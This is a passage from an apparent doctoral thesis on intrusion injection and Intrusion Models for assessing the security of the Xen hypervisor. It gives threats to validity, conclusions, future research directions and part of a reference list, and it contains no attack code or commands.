- **Scope and Coverage Limitations:** The evaluation focuses exclusively on the Xen hypervisor and memory-related vulnerabilities. This constrained scope enables tractable modeling and targeted assessment but limits the direct applicability of results to other hypervisors, subsystems, or attack surfaces. Systems employing fundamentally different architecture or isolation techniques may require new modeling assumptions.
- **Bias from Historical Exploits:** The Intrusion Models developed are grounded in a manually curated set of known exploits drawn from public advisories (e.g., XSAs). While this provides relevance and empirical anchoring, it may introduce a bias toward previously observed exploitation patterns, potentially overlooking emerging or unconventional attack strategies.
- **Subjectivity in Model Construction:** IM definition relies on expert interpretation of advisory text, source code, and system behavior. Although structured by a repeatable methodology and supported by tooling, the abstraction process remains partially subjective and may vary with analyst expertise.
- **Instrumentation Intrusiveness:** Realizing intrusion injection in practice required hypervisor modifications, such as the addition of custom hypercalls for memory manipulation. While these mechanisms were designed to minimize disruption, their presence may deviate from standard deployment conditions and subtly influence system behavior.
- **Assumption of State Equivalence:** The methodology assumes that injected erroneous states accurately reproduce the effects of real intrusions. While functionally validated (e.g., IDT corruption or page table modification), subtle discrepancies related to concurrency, timing, or partial state transitions may limit full semantic equivalence.

These threats do not invalidate the approach but define the boundaries within which the presented results should be interpreted. They also highlight important directions for future validation, cross-system replication, and methodology refinement.

In summary, this chapter has formalized the concept of Intrusion Models as a mechanism to abstract, classify, and evaluate adversarial system behavior in a principled manner. While the current methodology remains constrained in scope and partially manual, it establishes a concrete foundation for scalable, reusable, and semantically grounded intrusion simulation. The next chapter consolidates the thesis' contributions and discusses broader implications, including directions for extending this approach to other domains within virtualized system security.

6.5 Summary

This chapter formalized the concept of *Intrusion Models (IMs)* as abstract representations of exploitation strategies that capture essential aspects of intrusions, namely, *abusive functionalities* and the resulting *erroneous states*. Unlike exploit-specific testing or vulnerability scanning, Intrusion Models allow for generalized reasoning about classes of security violations and provide a principled mechanism to guide the emulation of post-compromise conditions.

To support the practical application of IMs, we proposed a structured methodology that defines how to extract and instantiate these models. The methodology builds on vulnerability analysis, interface characterization, and subsystem abstraction to derive reusable models that reflect adversarial capabilities in realistic settings.

We validated the approach through a detailed case study on the Xen hypervisor, where we analyzed 464 Xen Security Advisories to extract recurring intrusion patterns. From these, we derived and instantiated Intrusion Models that emulate the effects of real-world vulnerabilities, such as unauthorized memory writes and page table manipulation, without relying on exploit execution. These models were integrated into an Intrusion Injection framework, enabling controlled and repeatable testing campaigns that assess how the system responds under attack-induced conditions.

The proposed framework contributes to a more comprehensive methodology for security evaluation by shifting the focus from exploit discovery to post-intrusion behavior. It supports systematic and reproducible assessments aligned with software reliability engineering principles and can complement runtime monitoring and detection mechanisms.

Chapter 7

Conclusions and Future Work

This thesis was driven by the pressing need to improve how we assess the security of virtualized environments, given their growing role in modern computing and their increasingly complex attack surfaces. Since the security evaluation available remained fragmented and heavily reliant on vulnerability disclosure cycles, we decided to focus on addressing this gap.

7.1 Conclusions

The work started by proposing a performance-based anomaly detection methodology tailored for complex and dynamic virtualized systems. The method identified runtime deviations indicative of intrusions by profiling system throughput under normal conditions and applying a bucket-based detection algorithm. An analytical model guided the configuration of detection parameters, balancing alert responsiveness with false positive rates. The method demonstrated high efficacy through experimental validation using realistic multi-tenant workloads and a degradation fault model, with most alerts triggered within one minute of attack onset and F-measure values consistently above 78%. These findings confirmed that lightweight, model-guided anomaly detection can be a practical and robust layer of defense.

Building upon the need for deeper insight into system vulnerabilities, the research advanced to an empirical robustness assessment of the Xen hypervisor's hypercall interface. Using mutation-based test generation, the robustness evaluation of the Xen hypercall interface revealed inconsistencies in the API and potential flaws. However, further conclusions were hindered by the lack of appropriate monitoring capabilities. The dual strategy (experimental exploration and structured mining of real-world advisories) revealed recurring fault patterns and emphasized the importance of systematic interface validation for preemptively identifying security-critical issues.

Recognizing that attacks can bypass detection and result in successful compromise, the thesis introduced the concept of *Intrusion Injection* to evaluate system behavior under post-exploitation conditions. Central to this approach is the ab-

straction of *Intrusion Models*, formal representations of erroneous states defined by their abused functionalities, violated properties, and affected resources. A prototype was implemented on the Xen hypervisor to inject memory-based erroneous states via a custom hypercall. This tool replicated four publicly known exploits, inducing the same security violations as the original attacks without executing exploit code. The prototype was also applied to Xen versions 4.8 and 4.13, where the original vulnerabilities had been fixed. While the same erroneous states were injected, two did not lead to violations in version 4.13 due to internal mitigations. These results confirm that Intrusion Injection can reproduce erroneous states across versions and empirically assess system resilience to such conditions.

Despite previously defining Intrusion Models (IMs), their development lacked methodological rigor and formal grounding. To address this, the final contribution of the thesis was a first methodological step toward making Intrusion Injection a powerful and fully representative approach. A symbolic framework was introduced to capture transitions from normal to compromised states, establishing a unified language for describing intrusions. This abstraction facilitates the comparison of intrusion strategies at varying levels of granularity, supports the classification of erroneous behaviors, and enables structured evaluation of security test impacts. The methodology was instantiated on the Xen hypervisor, demonstrating how vulnerability assessments can guide the identification of relevant attack vectors.

The prototype injector was extended to support unauthorized page table modifications. These enhanced models were then used to replicate the behavior of a real-world privilege escalation vulnerability across multiple Xen versions. Although patches had been applied, semantically distinct models allowed successful reproduction of the exploit, illustrating that system fixes may be insufficient when alternative exploit paths remain viable.

7.2 Future Work and Research Directions

The findings and methods established in this thesis open several promising avenues for future research:

The content logically presents a series of future research directions related to Intrusion Models (IM) and Intrusion Injection, building on the thesis contributions. However, there is some implicit assumption that all these directions are equally feasible and impactful without prioritization or discussion of potential challenges.

- **Automation and AI-Driven Intrusion Modeling:** Leveraging large language models (LLMs) alongside advanced static and dynamic analysis techniques offers a promising avenue to automate the derivation and refinement of intrusion models from vulnerability datasets and system documentation. This automation could significantly accelerate and scale security assessments by reducing manual effort and increasing coverage.

- **Extension of Intrusion Injection Methodology:** Investigating applications of intrusion injection beyond hypervisors, such as in serverless platforms, secure container infrastructures, and edge computing environments, can yield deeper insights into resilience mechanisms within these rapidly evolving domains. In particular, analyzing fault propagation and inter-component dependencies in these contexts represents a vital research frontier.

- **Formal Verification of Security Models:** Incorporating formal verification techniques, including model checking and symbolic execution, can rigorously validate the reachability and correctness of injected erroneous states. This approach would substantially enhance confidence in security evaluations by enabling precise validation of complex intrusion scenarios.

- **Integration with Secure Development Lifecycles:** Embedding intrusion injection and intrusion model frameworks into DevOps, continuous integration, and continuous deployment (CI/CD) workflows would establish proactive security evaluation practices. Such integration ensures that resilience testing becomes a standard, automated step within modern software development pipelines.

- **Comprehensive Attack Scenario Repositories:** Developing extensive libraries of documented and hypothesized real-world intrusion models would facilitate standardized benchmarks, enabling systematic and comparative analyses of system robustness. These repositories would be instrumental for both research and industry to enhance defensive strategies against diverse threats.

- **Addressing Emerging Threats in IoT and Edge Computing:** Given the rapid expansion of IoT and edge computing systems, extending intrusion injection and intrusion modeling methodologies to address their unique vulnerabilities and resource constraints is an urgent and impactful research direction. Assessing resilience against firmware attacks, unauthorized configurations, and distributed threats would significantly strengthen security in these critical domains.

- **Temporal and Stealth Intrusion Models:** Expanding the intrusion model framework to include stealthy, slow-progressing, and time-triggered intrusions (such as logic bombs or advanced persistent threats) would provide nuanced detection capabilities and strengthen defenses against sophisticated, long-term compromise scenarios.

Ultimately, these forward-looking research directions build upon the methodological innovations introduced in this thesis and underscore a commitment to continuously evolving security practices, addressing both immediate threats and future vulnerabilities inherent in virtualized and distributed computing landscapes.

References

Aaron Adams. Adventures in xen exploitation. https://research.nccgroup.com/2015/02/27/adventures-in-xen-exploitation/, 2015. Accessed: 2021-03-27.

A. Albinet, J. Arlat, and J.-C. Fabre. Characterization of the impact of faulty drivers on the robustness of the Linux kernel. *International Conference on Dependable Systems and Networks*, pages 867–876, 2004. doi: 10.1109/DSN.2004.1311957.

Algirdas Avizienis, Jean-Claude Laprie, Brian Randell, and Carl Landwehr. Basic Concepts and Taxonomy of Dependable and Secure Computing. *IEEE Transactions on Dependable and Secure Computing*, 01(1):11–33, 2004.

O. H. Alhazmi, Y. K. Malaiya, and I. Ray. Measuring, analyzing and predicting security vulnerabilities in software systems. *Computers and Security*, 26(3):219–228, may 2007. ISSN 01674048. doi: 10.1016/j.cose.2006.10.002.

Sami B. Alqahtani and Vahid Behzadan. Fuzzing vulnerability discovery techniques: Survey, challenges and future directions. *Computers & Security*, 120: 102813, 2022. doi: 10.1016/j.cose.2022.102813. URL https://colab.ws/articles/10.1016%2Fj.cose.2022.102813.

J. Arlat, A. Costes, Y. Crouzet, J.C. Laprie, and D. Powell. Fault injection and dependability evaluation of fault-tolerant systems. *IEEE Transactions on Computers*, 42(8):913–923, 1993. doi: 10.1109/12.238482.

J. Arlat, J. C Fabre, and M. Rodriguez. Dependability of COTS microkernel-based systems. *IEEE Transactions on Computers*, 51(2):138–163, February 2002. ISSN 0018-9340. doi: 10.1109/12.980005.

Jean Arlat, Martine Aguera, Louis Amat, Yves Crouzet, J-C Fabre, J-C Laprie, Eliane Martins, and David Powell. Fault injection for dependability validation: A methodology and some applications. *IEEE Transactions on software engineering*, 16(2):166–182, 1990.

Jean Arlat, Yves Crouzet, Johan Karlsson, Peter Folkesson, Emmerich Fuchs, and Günther H Leber. Comparison of physical and software-implemented fault injection techniques. *IEEE Transactions on Computers*, 52(9):1115–1133, 2003.

Michael Armbrust, Armando Fox, Rean Griffith, Anthony D Joseph, Randy Katz, Andy Konwinski, Gunho Lee, David Patterson, Ariel Rabkin, Ion Stoica, and

Matei Zaharia. A view of cloud computing. *Communications of the ACM*, 53(4): 50–58, 2010.

Algirdas Avizienis. Terminology issues in dependable computing. Presentation at NASA Fault Management Workshop, 2012. URL `https://www.nasa.gov/wp-content/uploads/2015/04/640147main_day_3-algirdas_avizienis-2.pdf`.

Alberto Avritzer, Andre Bondi, and Elaine J. Weyuker. Ensuring stable performance for systems that degrade. In *International Workshop on Software and Performance (WOSP)*, pages 43–51. ACM, 2005. ISBN 1-59593-087-6.

Alberto Avritzer, Andre B. Bondi, Michael Grottke, Kishor S. Trivedi, and Elaine J. Weyuker. Performance assurance via software rejuvenation: Monitoring, statistics and algorithms. In *DSN*, pages 435–444, 2006.

Alberto Avritzer, Rajanikanth Tanikella, Kiran James, Robert G Cole, and Elaine Weyuker. Monitoring for security intrusion using performance signatures. In *first joint WOSP/SIPEW International Conference on Performance Engineering*, pages 93–104. ACM, 2010.

Ahmed M Azab, Peng Ning, and Xiaolan Zhang. Sice: A hardware-level strongly isolated computing environment for x86 multi-core platforms. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 375–388, 2011.

Farzad Azmandian, Hsiang Che Chuang, and Tzi-cker Chiueh. Hypervisor-based defense mechanisms against return-oriented programming attacks. In *Proceedings of the 2011 Annual Computer Security Applications Conference*, pages 355–364, 2011.

Christopher De Baets, Basem Suleiman, Armin Chitizadeh, and Imran Razzak. Vulnerability detection in smart contracts: A comprehensive survey. *arXiv preprint arXiv:2407.07922*, 2024. URL `https://arxiv.org/abs/2407.07922`.

Julian Bangert, Sergey Bratus, Rebecca Shapiro, and Sean W. Smith. The page-fault weird machine: Lessons in instruction-less computation. *7th USENIX Workshop on Offensive Technologies, WOOT 2013*, 2013.

Paul Barham, Boris Dragovic, Keir Fraser, Steven Hand, Tim Harris, Alex Ho, Rolf Neugebauer, Ian Pratt, and Andrew Warfield. Xen and the art of virtualization. In *Proceedings of the nineteenth ACM symposium on Operating systems principles - SOSP '03*, volume 37, page 164. ACM, 2003. ISBN 1581137575. doi: 10.1145/945445.945462.

John Patrick Barrowclough and Rameez Asif. Securing cloud hypervisors: A survey of the threats, vulnerabilities, and countermeasures. *Security and Communication Networks*, 2018:1–20, 2018. doi: 10.1155/2018/1681908.

Lukas Beierlieb, Lukas Iffländer, Aleksandar Milenkoski, Charles F. Gonçalves, Nuno Antunes, and Samuel Kounev. Towards testing the software aging behavior of hypervisor hypercall interfaces. In Katinka Wolter, Ina Schieferdecker, Barbara Gallina, Michel Cukier, Roberto Natella, Naghmeh Ramezani Ivaki,

and Nuno Laranjeiro, editors, *IEEE International Symposium on Software Reliability Engineering Workshops, ISSRE Workshops 2019, Berlin, Germany, October 27-30, 2019*, pages 218–224. IEEE, 2019. doi: 10.1109/ISSREW.2019.00075. URL https://doi.org/10.1109/ISSREW.2019.00075.

Steven M. Bellovin. On the brittleness of software and the infeasibility of security metrics. *IEEE Security and Privacy*, 4(4):96, jul 2006. ISSN 15407993. doi: 10.1109/MSP.2006.101.

R. V. Bhor and H. K. Khanuja. Analysis of web application security mechanism and attack detection using vulnerability injection technique. In *2016 International Conference on Computing Communication Control and automation (ICCUBEA)*, pages 1–6, 2016. doi: 10.1109/ICCUBEA.2016.7860004.

Stephen Bigelow. 6 common virtualization problems and how to solve them, 2024. URL https://www.techtarget.com/searchitoperations/feature/5-common-virtualization-problems-and-how-to-solve-them.

Matt Bishop. About penetration testing. *IEEE Security & Privacy*, 5(6):84–87, 2007.

Wallace R Blischke and DN Prabhakar Murthy. *Reliability: modeling, prediction, and optimization*, volume 767. John Wiley & Sons, 2011.

Irena Bojanova and Carlos Eduardo C. Galhardo. Bug, fault, error, or weakness: Demystifying software security vulnerabilities. *IT Professional*, 25(1):7–12, 2023. doi: 10.1109/MITP.2023.3238631.

Andrew Bond, Douglas Johnson, Greg Kopczynski, and H. Reza Taheri. Architecture and performance characteristics of a postgresql implementation of the TPC-E and TPC-V workloads. In *5th TPC Technology Conference*, pages 77–92, 2013.

Andrew Bond, Douglas Johnson, Greg Kopczynski, and H. Reza Taheri. Profiling the performance of virtualized databases with the tpcx-v benchmark. In *7th TPC Technology Conference*, pages 156–172, 2015.

Jérémie Boutoille. Xen exploitation part 2: Xsa-148, from guest to host. https://bugs.chromium.org/p/project-zero/issues/detail?id=1184, 2016a. Accessed: 2021-08-15.

Jérémie Boutoille. Xen exploitation part 3: XSA-182, Qubes escape. https://blog.quarkslab.com/xen-exploitation-part-3-xsa-182-qubes-escape.html, 2016b. Accessed: 2021-09-11.

S Bratus, Me Locasto, and Ml Patterson. Exploit Programming: From Buffer Overflows to " Weird Machines " and Theory of Computation. *USENIX; login*, pages 13–21, 2011.

Robert Buhren, Hans Niklas Jacob, Thilo Krachenfels, and Jean-Pierre Seifert. One glitch to rule them all: Fault injection attacks against amd's secure encrypted virtualization. In Yongdae Kim, Jong Kim, Giovanni Vigna, and Elaine Shi, editors, *CCS '21: 2021 ACM SIGSAC Conference on Computer and Communications*

Security, Virtual Event, Republic of Korea, November 15 - 19, 2021, pages 2875–2889. ACM, 2021. doi: 10.1145/3460120.3484779. URL https://doi.org/10.1145/3460120.3484779.

Alexander Bulekov, Qiang Liu, Manuel Egele, and Mathias Payer. Hyperpill: Fuzzing for hypervisor-bugs by leveraging the hardware virtualization interface. In *33rd USENIX Security Symposium (USENIX Security 24)*, pages 919–935, 2024.

Rajkumar Buyya, Chee Shin Yeo, and Srikumar Venugopal. Market-oriented cloud computing: Vision, hype, and reality for delivering it services as computing utilities. In *Proceedings of the 10th IEEE International Conference on High Performance Computing and Communications (HPCC)*, pages 5–13. IEEE, 2008. doi: 10.1109/HPCC.2008.172.

Javier Cámara, Rogério de Lemos, Nuno Laranjeiro, Rafael Ventura, and Marco Vieira. Robustness evaluation of the rainbow framework for self-adaptation. In *29th Annual ACM Symposium on Applied Computing - SAC '14*, pages 376–383, New York, New York, USA, 2014. ACM Press. ISBN 9781450324694. doi: 10.1145/2554850.2554935.

Gerardo Canfora, Andrea Di Sorbo, Sara Forootani, Antonio Pirozzi, and Corrado Aaron Visaggio. Investigating the vulnerability fixing process in OSS projects: Peculiarities and challenges. *Comput. Secur.*, 99:102067, 2020. doi: 10.1016/j.cose.2020.102067. URL https://doi.org/10.1016/j.cose.2020.102067.

João Carreira, Henrique Madeira, and João Gabriel Silva. Xception: A technique for the experimental evaluation of dependability in modern computers. *IEEE Transactions on Software Engineering*, 24(2):125–136, 1998. ISSN 00985589. doi: 10.1109/32.666826.

Frederico Cerveira, Raul Barbosa, Henrique Madeira, and Filipe Araujo. The effects of soft errors and mitigation strategies for virtualization servers. *IEEE Transactions on Cloud Computing*, 10(2):1065–1081, 2022. doi: 10.1109/TCC.2020.2973146.

Varun Chandola, Arindam Banerjee, and Vipin Kumar. Anomaly detection: A survey. *ACM computing surveys (CSUR)*, 41(3):1–58, 2009.

Ramaswamy Chandramouli. Security recommendations for server-based hypervisor platforms. Technical Report NIST SP 800-125A Rev. 1, National Institute of Standards and Technology, 2020. URL https://csrc.nist.gov/publications/detail/sp/800/125/a/rev-1/final.

Stephen Checkoway, David Brumley, Dawn Song, Thanassis Avgerinos, and Alexandre Rebert. Mayhem: The automatic exploit generation platform. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2012. URL https://users.ece.cmu.edu/~aavgerin/papers/mayhem-oakland-12.pdf.

R. Chillarege, W.-L. Kao, and R.G. Condit. Defect type and its impact on the growth curve (software development). In *[1991 Proceedings] 13th International Conference on Software Engineering*, pages 246–255, 1991. doi: 10.1109/ICSE.1991.130649.

David Chisnall. *The Definitive Guide to the Xen Hypervisor*. Prentice Hall Press, USA, 1st edition, 2013. ISBN 0133582493.

Zhaoyang Chu, Yao Wan, Qian Li, Yang Wu, Hongyu Zhang, Yulei Sui, Guandong Xu, and Hai Jin. Graph neural networks for vulnerability detection: A counterfactual explanation. In *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*, page 389–401, New York, NY, USA, 2024. Association for Computing Machinery. doi: 10.1145/3650212.3652136. URL https://doi.org/10.1145/3650212.3652136.

E.M. Clarke, O. Grumberg, D. Kroening, D. Peled, and H. Veith. *Model Checking, second edition*. Cyber Physical Systems Series. MIT Press, 2018. ISBN 9780262038836. URL https://books.google.pt/books?id=OJV5DwAAQBAJ.

CloudWorkload. 83% of enterprise workloads will be in the cloud by 2020, 2019. URL https://tinyurl.com/forbescloud2018.

Rémi Cogranne, Guillaume Doyen, Nisrine Ghadban, and Badis Hammi. Detecting botclouds at large scale: A decentralized and robust detection method for multi-tenant virtualized environments. *IEEE Transactions on Network and Service Management*, 15(1):68–82, 2017.

Xen Project Community. Xen project wiki. https://wiki.xenproject.org/, 2015. Accessed: 2025-02-27.

Maxime Compastié, Rémi Badonnel, Olivier Festor, and Ruan He. From virtualization security issues to cloud protection opportunities: An in-depth analysis of system virtualization models. *Computers & Security*, 97:101905, oct 2020. ISSN 0167-4048. doi: 10.1016/J.COSE.2020.101905.

Byron Cook, Björn Döbel, Daniel Kroening, Norbert Manthey, Martin Pohlack, Elizabeth Polgreen, Michael Tautschnig, and Pawel Wieczorkiewicz. Using model checking tools to triage the severity of security bugs in the xen hypervisor. In *2020 Formal Methods in Computer Aided Design, FMCAD 2020, Haifa, Israel, September 21-24, 2020*, pages 185–193. IEEE, 2020. doi: 10.34727/2020/isbn.978-3-85448-042-6_26. URL https://doi.org/10.34727/2020/isbn.978-3-85448-042-6_26.

Andrew Cooper. [Xen-devel] [PATCH 0/7] XSAs 213-315 followups, 2017. URL https://lists.xenproject.org/archives/html/xen-devel/2017-05/msg00149.html. Message to the Xen Developer Mail List.

Domenico Cotroneo, Flavio Frattini, Roberto Pietrantuono, and Stefano Russo. State-based robustness testing of iaas cloud platforms. In Minos N. Garofalakis, Etienne Rivière, Luís Veiga, and Anita Sobe, editors, *Proceedings of the 5th International Workshop on Cloud Data and Platforms, CloudDP@EuroSys*

2015, Bordeaux, France, April 21-24, 2015, pages 3:1–3:6. ACM, 2015. doi: 10.1145/2744210.2744213. URL https://doi.org/10.1145/2744210.2744213.

Forbes Technology Council. Why Cloud Migration Is Essential For Data And AI Strategies. https://www.forbes.com/councils/forbestechcouncil/2024/10/18/the-inseparable-triad-why-cloud-migration-is-essential-for-data-and-ai-strategies/, October 2024. Accessed: 2024-11-12.

CyberSRC Consultancy. Virtualization under siege: A deep dive into vmware's hypervisor security nightmare, March 2025. URL https://cybersrcc.com/2025/03/11/virtualization-under-siege-a-deep-dive-into-vmwares-hypervisor-security-nightmare/. Accessed: 2025-05-25.

José D'Abruzzo Pereira and Marco Vieira. On the use of open-source c/c++ static analysis tools in large projects. In *2020 16th European Dependable Computing Conference (EDCC)*, pages 97–102, 2020. doi: 10.1109/EDCC51268.2020.00025.

Veronica Montes De Oca, Daniel R Jeske, Qi Zhang, Carlos Rendon, and Mazda Marvasti. A cusum change-point detection algorithm for non-stationary sequences with application to data network surveillance. *Journal of Systems and Software*, 83(7):1288–1297, 2010.

Kelley Dempsey, Arnold Johnson, Matthew Scholl, Kevin Stine, Ronald Johnston, Alicia Clay Jones, Angela Orebaugh, and Nirali Shah Chawla. NIST SP 800-137: Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations. https://doi.org/10.6028/NIST.SP.800-137, September 2011. NIST Special Publication 800-137.

DigitalOcean. DigitalOcean reply to Intel security advisory, 2019. https://hup.hu/index.php/node/166970.

B. Dolan-Gavitt, T. Leek, M. Zhivich, J. Giffin, and W. Lee. Lava: Large-scale automated vulnerability addition. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2016. URL https://ieeexplore.ieee.org/document/7546498.

Caroline Donnelly. Coronavirus: Enterprise cloud adoption accelerates in face of Covid-19, says research, 2020. URL https://www.computerweekly.com/news/252484865/Coronavirus-Enterprise-cloud-adoption-accelerates-in-face-of-Covid-19-says-research.

Ana Duarte and Nuno Antunes. An Empirical Study of Docker Vulnerabilities and of Static Code Analysis Applicability. *Proceedings - 8th Latin-American Symposium on Dependable Computing, LADC 2018*, pages 27–36, 2019. doi: 10.1109/LADC.2018.00013.

Marcos Duarte. detecta: A python module to detect events in data, 2021. URL https://doi.org/10.5281/zenodo.4598962.

Thomas Dullien. Weird Machines, Exploitability, and Provable Unexploitability. *IEEE Transactions on Emerging Topics in Computing*, 8(2):391–403, 2017. ISSN 21686750. doi: 10.1109/TETC.2017.2785299. URL www.ieee.org/publications/rights/index.html.

Dynatrace Docs. Runtime vulnerability analytics - dynatrace docs. `https://docs.dynatrace.com/docs/secure/application-security/vulnerability-analytics`, 2024. Accessed May 2025.

ec2beta. Amazon EC2 Beta, Aug 2006. URL `https://aws.amazon.com/es/blogs/aws/amazon_ec2_beta/`.

Ivano Alessandro Elia, Nuno Antunes, Nuno Laranjeiro, and Marco Vieira. An Analysis of OpenStack Vulnerabilities. *Proceedings - 2017 13th European Dependable Computing Conference, EDCC 2017*, pages 129–134, 2017. doi: 10.1109/EDCC.2017.29.

Chao Fanlin and collaborators. Reducing redundant sanitizer checks in c/c++ programs. In *Proceedings of the 15th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2021. URL `https://chaofanlin.com/paper-reading/osdi2021-SANRAZOR.pdf`.

Michael Felderer, Matthias Büchler, Martin Johns, Achim D. Brucker, Ruth Breu, and Alexander Pretschner. Chapter one - security testing: A survey. In Atif Memon, editor, ., volume 101 of *Advances in Computers*, pages 1–51. Elsevier, 2016.

Andrew Ferraiuolo, Andrew Baumann, Chris Hawblitzel, and Bryan Parno. Komodo: Using verification to disentangle secure-enclave hardware from software. In *Proceedings of the 26th Symposium on Operating Systems Principles*, pages 287–305, 2017.

James Allen Fill. The passage time distribution for a birth-and-death chain: Strong stationary duality gives a first stochastic proof. *Journal of Theoretical Probability*, 22(3):543, 2009.

José Fonseca, Marco Vieira, and Henrique Madeira. Vulnerability & attack injection for web applications. In *Dependable Systems & Networks, 2009. DSN'09. IEEE/IFIP International Conference on*, pages 93–102, 2009.

José Fonseca, Marco Vieira, and Henrique Madeira. Evaluation of Web Security Mechanisms Using Vulnerability & Attack Injection. *IEEE Transactions on Dependable and Secure Computing*, 11(5):440–453, 2014. ISSN 15455971. doi: 10.1109/TDSC.2013.45.

Leo Freitas and John McDermott. Formal methods for security in the xenon hypervisor. *International journal on software tools for technology transfer*, 13:463–489, 2011.

Moshe Gabel, Assaf Schuster, Ran-Gilad Bachrach, and Nikolaj Bjørner. Latent fault detection in large scale services. In *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2012)*, pages 1–12, 2012. doi: 10.1109/DSN.2012.6263932.

Zicong Gao, Chao Zhang, Hangtian Liu, Wenhou Sun, Zhizhuo Tang, Liehui Jiang, Jianjun Chen, and Yong Xie. Faster and better: Detecting vulnerabilities in linux-based iot firmware with optimized reaching definition analysis. In

Proceedings of the 2024 Network and Distributed System Security Symposium, San Diego, CA, USA, volume 26, 2024.

Gartner. Cloud Migration — How and Why? https://www.gartner.com/en/articles/migrating-to-the-cloud-why-how-and-what-makes-sense, 2024. Accessed: 2024-11-12.

Asem Ghaleb, Issa Traore, and Karim Ganame. A framework architecture for agentless cloud endpoint security monitoring. In *2019 IEEE Conference on Communications and Network Security (CNS)*, pages 1–9, 2019. doi: 10.1109/CNS.2019.8802828.

Antonios Gkortzis, Stamatia Rizou, and Diomidis Spinellis. An empirical analysis of vulnerabilities in virtualization technologies. In *Proceedings of the International Conference on Cloud Computing Technology and Science, CloudCom*, volume 0, pages 533–538. IEEE Computer Society, jul 2016. ISBN 9781509014453. doi: 10.1109/CloudCom.2016.0093.

Antonios Gkortzis, Dimitris Mitropoulos, and Diomidis Spinellis. VulinOSS: A dataset of security vulnerabilities in open-source systems. *Proceedings - International Conference on Software Engineering*, pages 18–21, 2018. ISSN 02705257. doi: 10.1145/3196398.3196454.

Charles F. Gonçalves and Nuno Antunes. Vulnerability analysis as trustworthiness evidence in security benchmarking: A case study on xen. In *2020 IEEE International Symposium on Software Reliability Engineering Workshops, ISSRE Workshops, Coimbra, Portugal, October 12-15, 2020*, pages 231–236. IEEE, 2020. doi: 10.1109/ISSREW51248.2020.00078. URL https://doi.org/10.1109/ISSREW51248.2020.00078.

Charles F. Goncalves and Nuno Antunes. Vulnerability Analysis as Trustworthiness Evidence in Security Benchmarking: A Case Study on Xen. In *Proceedings - 2020 IEEE 31st International Symposium on Software Reliability Engineering Workshops, ISSREW 2020*, pages 231–236. Institute of Electrical and Electronics Engineers Inc., oct 2020. ISBN 9781728198705. doi: 10.1109/ISSREW51248.2020.00078.

Charles F. Gonçalves, Nuno Antunes, and Marco Vieira. Evaluating the applicability of robustness testing in virtualized environments. In *8th Latin-American Symposium on Dependable Computing, LADC 2018, Foz do Iguaçu, Brazil, October 8-10, 2018*, pages 161–166. IEEE, 2018. doi: 10.1109/LADC.2018.00027. URL https://doi.org/10.1109/LADC.2018.00027.

Charles F. Gonçalves, Nuno Antunes, and Marco Vieira. Intrusion injection for virtualized systems: Concepts and approach. In *53rd Annual IEEE/IFIP International Conference on Dependable Systems and Network, DSN 2023, Porto, Portugal, June 27-30, 2023*, pages 417–430. IEEE, 2023a. doi: 10.1109/DSN58367.2023.00047. URL https://doi.org/10.1109/DSN58367.2023.00047.

Charles F. Gonçalves, Daniel Sadoc Menasché, Alberto Avritzer, Nuno Antunes, and Marco Vieira. Detecting anomalies through sequential performance analysis in virtualized environments. *IEEE Access*, 11:70716–70740, 2023b. doi: 10.

1109/ACCESS.2023.3293643. URL https://doi.org/10.1109/ACCESS.2023.3293643.

Charles Ferreira Gonçalves. Benchmarking the Security of Virtualization Infrastructures: Motivation and Approach. In *2017 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, pages 100–103, Toulouse, 2017. IEEE. ISBN 978-1-5386-2387-9. doi: 10.1109/ISSREW.2017.70.

Charles F. Gonçalves. Complete result cves evaluation kvm/qemu. https://eden.dei.uc.pt/~charles/kvmqemu.html, 2021. Accessed: 2021-07-03.

Charles Gonçalves. Xen with intrusion injection prototype. https://github.com/charlesfg/xen, 2025. GitHub repository.

Olivia A Grigg, VT Farewell, and DJ Spiegelhalter. Use of risk-adjusted cusum and rsprtcharts for monitoring in medical contexts. *Statistical methods in medical research*, 12(2):147–170, 2003.

Michael Grottke, Alberto Avritzer, Daniel S. Menasché, Leandro Pfleger de Aguiar, and Eitan Altman. On the efficiency of sampling and countermeasures to critical-infrastructure-targeted malware campaigns. *SIGMETRICS Performance Evaluation Review*, 43(4):33–42, 2016.

Bogdan Groza and Marius Minea. Formal modelling and automatic detection of resource exhaustion attacks. *6th Intl. Symposium on Information, Computer and Communications Security*, pages 326–333, 2011. doi: 10.1145/1966913.1966955.

Nils Gruschka and Meiko Jensen. Attack surfaces: A taxonomy for attacks on cloud services. *IEEE Conf. on Cloud Computing*, pages 276–279, 2010. doi: 10.1109/CLOUD.2010.23.

Ronghui Gu, Zhong Shao, Hao Chen, Xiongnan Newman Wu, Jieung Kim, Vilhelm Sjöberg, and David Costanzo. Certikos: An extensible architecture for building certified concurrent {OS} kernels. In *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*, pages 653–669, 2016.

Anton Gulenko, Marcel Wallschläger, Florian Schmidt, Odej Kao, and Feng Liu. Evaluating machine learning algorithms for anomaly detection in clouds. In *IEEE Conference on Big Data (Big Data)*, pages 2716–2721, 2016.

Les Hatton. The chimera of software quality. *Computer*, 40(8):104–103, 2007. doi: 10.1109/MC.2007.292.

Mohamed Hawedi, Chamseddine Talhi, and Hanifa Boucheneb. Multi-tenant intrusion detection system for public cloud (mtids). *The Journal of Supercomputing*, 74:5199–5230, 2018.

Brian Hayes. Cloud computing. *Communications of the ACM*, 51(7):9–11, 2008.

Daniel P Heyman and Matthew J Sobel. *Stochastic models in operations research. 1. Stochastic processes and operating characteristics*. McGraw-Hill, 1982.

John E. Hopcroft, Rajeev Motwani, and Jeffrey D. Ullman. Introduction to automata theory, languages, and computation, 2nd edition. *SIGACT News*, 32(1): 60–65, March 2001. ISSN 0163-5700. doi: 10.1145/568438.568455.

Jann Horn. Issue 1184: Xen: Broken check in memory exchange permits pv guest breakout. `https://bugs.chromium.org/p/project-zero/issues/detail?id=1184`, 2017. Accessed: 2021-03-30.

Haoqi Huang, Ping Wang, Jianhua Pei, Jiacheng Wang, Shahen Alexanian, and Dusit Niyato. Deep learning advancements in anomaly detection: A comprehensive survey, 2025. URL `https://arxiv.org/abs/2503.13195`.

